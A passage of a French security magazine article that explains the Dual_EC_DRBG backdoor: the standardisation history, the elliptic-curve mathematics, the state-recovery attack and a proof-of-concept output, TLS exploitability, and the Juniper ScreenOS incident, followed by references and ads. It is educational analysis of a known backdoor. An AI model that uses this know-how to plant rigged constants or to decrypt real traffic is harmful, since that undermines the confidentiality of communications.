Elain Barker (l'autre auteur du document SP 800-90) indiquera même dans un e-mail que John Kelsey n'est pas la bonne personne avec qui parler de Dual_EC_DRBG, mais qu'il faut plutôt contacter Debby Wallner et Bob Karkoska de la NSA. Soulignons l'importance de ce processus de normalisation, car il permettra de produire un algorithme qui sera inclus notamment dans les standards FIPS et ainsi présent dans nombre d'implémentations certifiées (pour n'en citer qu'une, OpenSSL-FIPS). Mais cela ne s'arrête pas là : selon Reuters **[8]** la NSA aurait payé 10 millions de dollars afin que l'entreprise RSA security utilise par défaut Dual_EC_DRBG dans leur bibliothèque cryptographique BSAFE. Quand bien même l'ensemble de ces éléments mettent en évidence la volonté de la NSA de produire un mécanisme ayant une porte dérobée, d'autres hypothèses existent s'appuyant notamment sur l'aveuglement des experts en cryptographie par rapport aux recherches sur les PRNG utilisant des mécanismes asymétriques, la longue explication de Jon Callas sur la liste de diffusion cryptography en est un parfait exemple **[9]**. D'autres éléments d'importance n'ont pas été détaillés dans cette brève description afin de ne pas trop générer de confusion : les brevets déposés **[10]** par Certicom dès 2005 concernant le mécanisme de la porte dérobée (Certicom connaissant donc déjà l'attaque en 2005 et l'avait également rapporté au NIST) ; l'alignement

de l'ISO, organisme international, sur le projet de normalisation du NIST concernant les générateurs pseudo-aléatoires (avec Dual_EC_DRBG et les mêmes constantes !) suite à un rejet en bloc du programme de l'ISO par le gouvernement US ainsi que les différentes réponses données par la NSA.

2 Description de la backdoor

2.1 Fonctionnement du générateur pseudo-aléatoire

2.1.1 Les générateurs pseudo-aléatoires

Le générateur pseudo-aléatoire est la pierre angulaire des systèmes cryptographiques modernes (génération de clefs, salage). Il sert à produire des bits (on parlera de DRBG) ou plus communément une série de bits ou un nombre (il est nommé alors PRNG pour « pseudo-random number generator ») en prenant en entrée une donnée provenant d'un générateur de nombres aléatoires (tel que `/dev/random` sous GNU/Linux).




Figure 3 : Schéma d'un générateur de nombres pseudo-aléatoires à états (source : https://projectbullrun.org/).

Un premier état est généré à partir d'un RNG pour ensuite être dérivé deux fois : une première fois pour générer l'état suivant S_{i+1} et une seconde fois pour produire la sortie R_i du PRNG.

$$\begin{cases} f(S_i) = S_{i+1} \\ g(S_i) = R_i \end{cases}$$

À chaque fois que le PRNG est appelé pour obtenir un nombre, il met alors à jour son état interne en appliquant la fonction f (cf. formule ci-dessus) et dérive ensuite celui-ci avec une fonction g pour produire une certaine quantité de bits. On notera que, dans ce schéma, chaque mise à jour se fait sans l'ajout extérieur de données (provenant d'un RNG par exemple) et que la découverte d'un état interne permet de dériver l'intégralité des états suivants. La fonction g se doit donc d'être très difficile à inverser, autrement dit d'être une fonction à sens unique. Il existe à l'heure actuelle deux grandes façons d'élaborer ce genre de PRNG : en utilisant des primitives cryptographiques reposant sur des mécanismes symétriques (chiffrement par blocs) ou asymétriques (utilisant des problèmes mathématiques considérés comme difficiles à résoudre dans un temps raisonnable). Dual_EC_DRBG fait partie de la deuxième catégorie, très peu déployée du fait de ses faibles performances, mais proposée, car elle permet d'établir une preuve de sécurité (i.e. casser le mécanisme revient minimalement à résoudre une instance du problème mathématique sur lequel il repose).

2.1.2 Cryptographie à base de courbes elliptiques

Le problème essentiel sur lequel repose Dual_EC_DRBG fait appel aux bases de la cryptographie utilisant les courbes elliptiques. Quelques rudiments de mathématiques vont donc être introduits afin d'esquisser ce qu'est le problème de la résolution du logarithme discret sur une courbe elliptique. Une courbe elliptique E, telle qu'utilisée par Dual_EC_DRBG a la forme suivante (équation de Weierstrass) :

$$E : y^2 = x^3 + ax + b$$

Elle est définie sur un corps fini $\mathbb{F}_p$, avec p un nombre premier. On peut définir mathématiquement une opération d'addition sur la courbe, la somme de deux points de la courbe donne un troisième point sur la courbe. Un exemple d'addition :




Figure 4 : Addition dans le corps associé sur une courbe elliptique.

Si l'on prend un point P et qu'on l'additionne k fois avec lui-même, on obtient simplement la multiplication de P par le scalaire k : kP. Le calcul de kP est extrêmement rapide, mais il est en revanche très difficile de trouver k pour kP donné. La complexité ici est de l'ordre d'un calcul en temps exponentiel (uniquement pour certaines courbes, telles que celles du NIST utilisées par Dual_EC_DRBG). Ce problème se nomme problème du logarithme discret (sur une courbe elliptique) et fait l'objet d'intenses recherches mathématiques.

2.1.3 Dual_EC_DRBG

Voici le schéma de fonctionnement de Dual_EC_DRBG tel que défini dans le document du NIST (SP 800-90,




Figure 5 :Fonctionnement de Dual_EC_DRBG (source : NIST SP 800-90).

il en existe plusieurs versions, qui seront brièvement commentées par la suite).

L'état interne du PRNG est un entier de 256 bits noté s (des variantes existent avec des tailles de 384 et 521 bits). Le résultat du PRNG (avant extraction des bits) est noté r. Une fonction de mise à jour et deux points P et Q sont définis sur une courbe NIST P-256 (ou P-384 et P-521). La fonction x effectue le calcul de l'abscisse du point fourni et la transformation d'un élément de $\mathbb{F}_p$ en un entier est notée φ. Le générateur est composé de deux parties : une première consistant à générer de manière pseudo-aléatoire des points sur la courbe (via φ, P et Q et l'état interne s) et une partie visant à extraire des bits de r. Voici un exemple simple du déroulement de l'algorithme (dans le cas où il n'y a ni « reseed » ni « additional input » et où la taille du nombre demandé fait deux fois la taille des bits extraits en deux tours de l'algorithme) :

$$\begin{cases} t_0 = \text{initialisation} \\ s_0 = \varphi(x(t_0 P)) \\ r_0 = \varphi(x(s_0 Q)) \\ extract\_bits(r_0) \\ s_1 = \varphi(x(s_0 P)) \\ r_1 = \varphi(x(s_1 Q)) \\ extract\_bits(r_1) \end{cases}$$

Si l'étape « additional input » est utilisée, il suffit alors d'ajouter une étape de mise à jour de l'état interne en effectuant simplement :

$$s_{i+1} = \varphi\left(x((s_i \oplus hash(additional\_input))P)\right)$$

La fonction d'extraction des bits supprime les 16 bits les plus significatifs et peut retourner au maximum 30 octets dans le cas de NIST P-256 (dans l'exemple ci-dessus, 60 octets sont demandés au total).

2.2 Fonctionnement de la backdoor

2.2.1 Version basique

Comme introduit plus tôt dans l'article, les points P et Q pourraient être générés de façon à ce que $P = dQ$, pour d connu de l'attaquant. Rappelons que le but de l'attaquant est d'obtenir l'état interne du PRNG afin de pouvoir prédire les futures sorties de celui-ci. Prenons la première séquence de bits en sortie du PRNG : on a 30 octets, il manque 16 bits, soit grosso modo 2^{16} candidats pour retrouver sQ. En exploitant la relation entre P et Q ($P = dQ$), on met en évidence que pour un candidat donné R, on a $dR = dsQ = sP$ qui mène directement à la sortie potentielle suivante (on récupère l'état interne qui servira à produire une nouvelle séquence du PRNG $r = \varphi(x(sQ))$. Il suffit alors de comparer ce dernier résultat à la prochaine séquence générée par le PRNG. Exemple :

On connaît deux sorties consécutives du PRNG :

$$\begin{cases} extract\_bits(r_1 = \varphi(x(s_1 Q))) \\ extract\_bits(r_2 = \varphi(x(s_2 Q))) \end{cases}$$

On calcule une base de candidat pour $s_1 Q$ en générant de manière exhaustive les points sur la base des 16 bits manquants de $x(s_1 Q)$. Pour chaque candidat R, on effectue le test suivant ($\bar{v}$ indique simplement une valeur test calculée à partir d'un candidat) :

$$\begin{cases} dR = d\bar{s_1}Q = \bar{s_1}P \\ \varphi(x(\bar{s_1}P)) = \bar{s_2} \\ \varphi(x(\bar{s_2}Q)) = \bar{r_2} \\ extract\_bits(\bar{r_2}) = extract\_bits(r_2) \ ? \end{cases}$$

Si le résultat du test est positif, alors il y a une très grande chance pour que le candidat sélectionné soit bien $s_1 Q$; on a ainsi la capacité de prévoir l'ensemble des sorties du PRNG (on connaît l'état interne s_2 et on peut donc calculer l'ensemble des états suivants).

2.2.2 Correction pour exploiter la backdoor

Dans le fonctionnement tel que décrit ci-dessus, si l'option d'ajout de données externes est utilisée (« additionnal_input ») alors l'attaque présentée précédemment n'est tout simplement pas applicable. Dans une mise à jour du document de référence du NIST (SP 800-90) datant de 2007, une étape de mise à jour de l'état interne du générateur a été rajoutée **[11]**. Cette modification va notamment permettre de reproduire l'attaque présentée précédemment (et de retrouver l'état interne du générateur). Cependant, même si l'état du générateur venait à être découvert, il faudra pour l'attaquant deviner les données utilisées par l'« addionnal_input » afin de prédire effectivement les futures sorties du générateur. La porte dérobée a donc été partiellement réparée si l'ajout de donnée externe est utilisé. L'exploitabilité de cette dernière repose alors sur la qualité de la source d'entropie utilisée pour produire la donnée ajoutée à chaque appel du générateur.

2.2.3 Preuve de concept de la backdoor

Afin de pouvoir utiliser la backdoor il faut au préalable générer les constantes qui seront nécessaires à son

exploitation. En pratique, il suffit seulement de modifier Q (la valeur P étant le générateur du groupe de la courbe NIST-P256) de la manière suivante :

$$\begin{cases} Q = eP \\ dQ = edP \end{cases}$$

Avec e une valeur aléatoire et d la clef secrète qui permettra donc l'exploitation de la porte dérobée. Il suffit alors de générer la clef secrète d tel que :

$$\begin{cases} ed = 1 \mod N \\ \text{soit } d = e^{-1} \mod N \end{cases}$$

Avec N l'ordre du point P. La preuve de concept écrite en golang **[20]** pour l'occasion se base sur Dual_EC_DRBG sans l'utilisation de l'option « additionnal_input » et en utilisant la courbe NIST-P256. L'attaque implémentée est donc sensiblement la même que celle présentée précédemment, et utilise deux sorties du générateur pour retrouver son état interne.

```
% ./dual_ec_poc
[*] Candidates generation (based on one round of the DRBG)
[*] Testing candidates (based on one more round of the DRBG)
[*] Success! Future output:
    -> next output 1:
b7446786f160ad81b9e4d92695624d53a68309a87eb9cbdf71adb04d02aa
    -> next output 2:
a7691b4fe1b78df0866954685ef436937ce7e5db815e7dbd0007e2bf3eb6

[*] Dual_EC output 1:
b7446786f160ad81b9e4d92695624d53a68309a87eb9cbdf71adb04d02aa
[*] Dual_EC output 2:
a7691b4fe1b78df0866954685ef436937ce7e5db815e7dbd0007e2bf3eb6
```

La première implémentation publiée utilisant une attaque similaire est aussi disponible en ligne où l'ensemble des calculs est détaillé **[19]**.

3 Cas pratique: déchiffrement d'un flux TLS

3.1 Introduction

Une des questions centrales qui s'est posée peu après la découverte de la faille dans la structure de Dual_EC_DRBG était sa possible exploitabilité dans un environnement réel. En 2014, un groupe de chercheurs a réalisé un travail conséquent **[12]** afin de mettre en œuvre une application pratique du générateur avec le protocole TLS. Pour ce faire, les grandes implémentations existantes de Dual_EC ont en partie été reversées : RSA BSAFE, Microsoft SChannel et OpenSSL. L'objectif de l'attaque est de déchiffrer un flux TLS enregistré (découverte des clefs de chiffrement). Des constantes utilisées pour l'occasion ont été générées telles que décrites dans l'attaque de base ($P = dQ$) et ont donc été introduites dans les bibliothèques citées précédemment. La lecture de la publication **[12]** relève plusieurs éléments d'importance quant à l'implémentation même de Dual_EC_DRBG. L'un des plus marquants est qu'OpenSSL-FIPS (la version certifiée FIPS de l'une des bibliothèques les plus utilisées pour TLS) ne fonctionnait tout simplement pas du fait d'un bug dans le code qui empêchait toute utilisation du générateur Dual_EC **[13]**. Bienveillance caractérisée ? Quoi qu'il en soit, pour les autres bibliothèques, l'implémentation n'est pas toujours conforme au standard (pour SChannel) et les options disponibles (« additional input ») sont rarement intégrées malgré qu'elles pourraient réduire considérablement la possibilité d'une attaque efficace.

3.2 Quelques éléments pour l'attaque

Afin de rester concis et de ne pas reproduire l'excellente publication « On the Practical Exploitability of Dual EC in TLS implementations », l'attaque sera présentée uniquement dans ses grandes lignes. De nombreux protocoles cryptographiques (TLS, SSH) reposent sur l'utilisation de paramètres temporaires, générés aléatoirement à chaque nouvelle session. Pour TLS, les « nounces », les « session ID », certains paramètres Diffie-Hellman, sont autant d'exemples qui sont générés aléatoirement (en utilisant un PRNG) avant d'être envoyés au moment de la poignée de main TLS. Si le PRNG se trouve être Dual_EC_DRBG, il sera alors possible d'initier l'attaque pour autant que la quantité de bits récupérés soit suffisante. Or dans le standard TLS 1.2, les « nounces » font une taille de 32 octets (28 octets aléatoires, et 4 octets de « timestamp ») ; la génération du « session ID » est laissée libre dans le standard, et ne dépendra alors que de l'implémentation. Ensuite, selon les primitives cryptographiques utilisées pour le chiffrement du flux, l'attaque visera à déterminer les paramètres secrets de ces primitives, pour pouvoir ainsi déchiffrer le flux. Dans le cas d'ECDHE par exemple, l'état du PRNG du serveur est calculé sur la base des différents éléments aléatoires présents dans la poignée de main. Est ensuite calculé le secret partagé puis le « master secret » depuis lequel toutes les clefs de session sont dérivées. Notons que cette attaque est passive (et peut se faire a posteriori sur un trafic capturé) et est bien entendu effective contre les primitives permettant la confidentialité persistante (« Perferct Forward Secrecy ») telles que ECDHE, car elle permet de recalculer les clefs temporaires utilisées, c'est là tout l'avantage de compromettre le générateur pseudo-aléatoire. Les résultats obtenus par l'équipe vont, dans la pire situation, de moins d'une seconde pour BSAFE-C à trois heures pour SChannel afin de retrouver l'état interne du générateur et les clefs en utilisant un cluster d'AMD Opteron **[12]**. On pourrait également imaginer, en fonction des capacités de calcul disponibles, une attaque active permettant de compromettre l'authentification du serveur.

3.3 Réduction du coût de l'attaque : tentative de compromission d'un RFC ?

Le coût de l'attaque contre le protocole TLS est étroitement lié à la quantité de bits utilisés du générateur. Souvent, seulement 28 octets sont obtenus lors de la poignée de main TLS. Quatre propositions de RFC (« Internet-Draft », pouvant être proposé par quiconque) ont été soumises à l'IETF afin d'augmenter la quantité de données aléatoires utilisée par le générateur **[14]**. Trois d'entre eux ont été cosignés sans aucune ambiguïté par un membre de la NSA. Même si aucune de ces propositions n'a été acceptée, certaines librairies les ont implémentées (BSAFE notamment pour Extended Random **[15]**). Quelles que soient les différentes solutions proposées, le coût de l'attaque en est largement allégé. Par exemple, pour « Extended Random » la taille proposée pour les valeurs aléatoires échangées durant la poignet de main TLS est de deux fois le niveau de sécurité, ce qui permettra, même en utilisant les courbes P-384 ou P-521, d'appliquer directement l'attaque.

4 Cas réel : Juniper/ScreenOS

4.1 La porte dérobée, dérobée

En décembre 2015, une annonce de Juniper a secoué le monde de la sécurité informatique : deux portes dérobées ont été découvertes dans le code de ScreenOS (système d'exploitation notamment présent sur leur système de VPN). L'une est un accès administrateur avec un mot de passe écrit en dur dans le code **[21]** et l'autre, au moment de l'annonce, laissait supposer qu'un attaquant ayant la capacité d'enregistrer le trafic VPN d'un système Juniper pourrait tout simplement le déchiffrer. Autant dire que l'idée d'une attaque passive permettant le déchiffrement complet du trafic de certaines versions du VPN Juniper n'a pas laissé la communauté sans réaction. En effet, dès les jours qui ont suivi, l'hypothèse selon laquelle la porte dérobée reposerait sur Dual_EC_DRBG était étayée. Dans une comparaison de différentes versions de firmwares **[22]**, on remarque que la valeur qui est modifiée se situe juste après l'ensemble des constantes utilisées par la courbe NIST-P256. Ralf-Philipp Weinmann confirme après avoir reversé une partie du code qu'il s'agit alors d'une constante (la coordonnée en x de la constante Q) utilisée par le PRNG. D'ailleurs, Juniper nous informe poliment sur son site que ScreenOS utilise effectivement Dual_EC_DRBG, mais avec des constantes maisons. Constantes qui donc, ont été modifiées par un attaquant aux alentours de septembre 2012. La potentielle porte dérobée (si Juniper a généré les constantes de façon à l'exploiter) a donc été… dérobée, et cette fois très certainement, de façon à pouvoir être exploitée.

4.2 Détails sur le PRNG

Le PRNG utilisé par ScreenOS ne repose théoriquement pas uniquement sur Dual_EC_DRBG, mais également sur ANSI X.9.31 (un PRNG basé sur 3DES). La sortie du premier générateur (Dual_EC) est utilisé comme seed par le second. Cependant, grâce aux différents travaux de rétro-ingénierie effectués, un bug a été mis en évidence par Willem Pinckaers démontrant que le second PRNG était tout simplement contourné. Voici les extraits de code mettant en évidence le bug présenté lors de l'édition 2016 de « Real World Cryptography » **[23]**. Le code suivant sert à produire 32 octets à partir de Dual_EC_DRBG et à le fournir en entrée du second PRNG (X9.31).

```
void prng_do_reseed(void)
{
  ...
  if ( dual_ec_bytes(prng_output_buf, 32) != 32 )
    { /* log error */ }
  // set X9.31 seed and X9.31 DES subkeys using prng_output_buf:
  memcpy(&ansi_x9_31_seed, prng_output_buf, 8);
  memcpy(&ansi_x9_31_3des_key, prng_output_buf+8, 24);
  prng_output_idx = 32;
  ...
}
```

Ce second morceau de code sert à produire 32 octets dans « prng_output_buf ». Seul problème, « prng_output_idx » est fixé à 32 lors de l'appel (systématique) à la fonction « prng_do_reseed », la boucle for ne s'exécute donc jamais et aucune donnée provenant du second générateur ne sera utilisée. On a donc 32 octets provenant directement de Dual_EC_DRBG et pouvant ainsi être potentiellement exploitables. Ce bug daterait de la même période où Dual_EC_DRBG a été introduit dans ScreenOS, à savoir octobre 2008.

```
void prng_generate_block(void)
{
  ...
  prng_output_idx = 0;
  ++blocks_generated_since_reseed;
  if ( !prng_reseed_not_needed() ) // in default config, always returns 0
    prng_do_reseed();
  for ( ; (unsigned int)prng_output_idx <= 31; prng_output_idx += 8 )
  { /* obtain 8 bytes from X9.31, copy to offset in prng_output_buf */ }
}
```

4.3 Hypothèses sur le fonctionnement de l'attaque

Comme pour TLS, la base de l'attaque repose sur l'utilisation des « nounces » transmis lors des échanges IKE au moment de l'établissement du VPN. Contrairement à TLS, le choix de la taille de ces « nounces » est libre. Or, ScreenOS utilise une taille de 32 octets provenant

directement de Dual_EC_DRBG comme nous avons pu le voir. Malgré tout, les « nounces » sont transmis après l'échange de clefs et devraient être générés également après (ce qui empêcherait que l'on puisse regénérer les clefs). Deux approches existent : prégénérer ou générer à la volée. Dans le cas de la version de ScreenOS utilisant Dual_EC, c'est une table prégénérée de « nounce » qui est utilisée, rendant ainsi plausible une attaque visant à déchiffrer le trafic VPN en regénérant les clefs échangées.

Conclusion

Après la suppression du standard dans les recommandations du NIST en 2014 ainsi que dans les différentes implémentations existantes (non sans bruit pour BSAFE), il y a des conclusions importantes à tirer de cette affaire. Premièrement, il ne fait aucun doute que des organismes tels que la NSA n'ont aucune place dans les processus de normalisation des moyens cryptographiques. Une requête avait d'ailleurs été déposée dans ce sens afin de faire sortir l'ancien directeur du groupe crypto de l'IRTF qui était employé par la NSA **[16]** (groupe qui, par exemple, doit recommander le groupe de travail sur TLS sur le choix des courbes elliptiques à utiliser). Deuxièmement, il ne faut accepter dans les standards aucune forme de constantes précalculées sans avoir accès à l'ensemble des tenants et aboutissants les ayant produites, et confirmer qu'ils reposent sur des calculs considérés comme objectifs ou aléatoires. Par exemple, à l'heure actuelle, l'ANSSI recommande des courbes elliptiques avec leurs constantes, le tout publié au Journal officiel **[17]**, sans le moindre détail technique. Il existe notamment une initiative permettant d'établir des critères de sécurité dans la sélection des courbes elliptiques existantes **[18]**. Bien entendu, ces deux points ne solutionnent qu'une infime partie des problèmes liés à la standardisation des moyens cryptographiques. Ces derniers mois auront d'ailleurs vu beaucoup de discussions concernant la normalisation des courbes elliptiques (à l'IETF et pour la W3C Crypto API notamment) qui est un enjeu crucial à l'heure actuelle, car il détermine quelles solutions seront massivement déployées dans quelques années. Enfin, la tension entre des solutions de qualités non normalisées et des recommandations biaisées ne saurait que grandir si les organismes de normalisation et de recommandations ne réagissent pas afin d'augmenter leur indépendance et leur transparence. ■

Remerciements

Bien évidemment, cet article est essentiellement basé sur les différents travaux de recherche référencés dans les notes et j'en remercie sincèrement leurs auteurs. Merci également à Aurélien pour ses nombreuses relectures ainsi qu'à Évariste pour ses conseils avisés.

Références

[0] http://csrc.nist.gov/groups/ST/toolkit/documents/rng/NumberTheoreticDRBG.pdf

[1] http://www.math.ntnu.no/~kristiag/drafts/dual-ec-drbg-comments.pdf

[2] https://eprint.iacr.org/2006/190

[3] http://eprint.iacr.org/2015/767

[4] http://rump2007.cr.yp.to/15-shumow.pdf

[5] http://csrc.nist.gov/groups/ST/crypto-review/documents/Email_Oct%2027%202004%20Don%20Johnson%20to%20John%20Kelsey.pdf

[6] http://csrc.nist.gov/groups/ST/crypto-review/documents/dualec_in_X982_and_sp800-90.pdf

[7] https://github.com/matthewdgreen/nistfoia/blob/master/6.4.2014%20production/011%20-%209.12%20Choosing%20a%20DRBG%20Algorithm.pdf

[8] http://www.reuters.com/article/2013/12/21/us-usa-security-rsa-idUSBRE9BJ1C220131221

[9] https://cryptome.org/2014/01/dual-ec-drbg-backdoor.htm

[10] https://projectbullrun.org/dual-ec/patent.html

[11] https://projectbullrun.org/dual-ec/standard-change.html

[12] http://dualec.org/

[13] https://marc.info/?l=openssl-%20announce&m=138747119822324&w=2

[14] http://sockpuppet.org/blog/2015/08/04/is-extended-random-malicious/

[15] https://tools.ietf.org/html/draft-rescorla-tls-extended-random-00

[16] https://www.ietf.org/mail-archive/web/cfrg/current/msg03554.html

[17] http://www.legifrance.gouv.fr/affichTexte.do;jsessionid=?cidTexte=JORFTEXT000024668816&dateTexte=&oldAction=rechJO&categorieLien=id

[18] http://safecurves.cr.yp.to/

[19] https://blog.0xbadc0de.be/archives/155

[20] https://residus.eu.org/code/dual_ec_poc.go

[21] https://community.rapid7.com/community/infosec/blog/2015/12/20/cve-2015-7755-juniper-screenos-authentication-backdoor

[22] https://gist.github.com/pzb/4bdc09c577b1dff66770

[23] http://www.realworldcrypto.com/rwc2016/program/rwc16-shacham.pdf

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 66
express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 58
ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : Cappsule (hyperviseur), IRMA (analyseur de fichiers) et Epona (obfuscateur). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

Cappsule virtualise instantanément et sans intervention toutes vos applications à la volée pour cloisonner les données.

IRMA analyse des fichiers pour déterminer leur dangerosité, et fournit une vue détaillée des incidents détectés.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

Quarkslab
SECURING EVERY BIT OF YOUR DATA
71 Avenue des Ternes - 75017 Paris - FRANCE
Phone: +33 (0)1 56 60 21 02 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**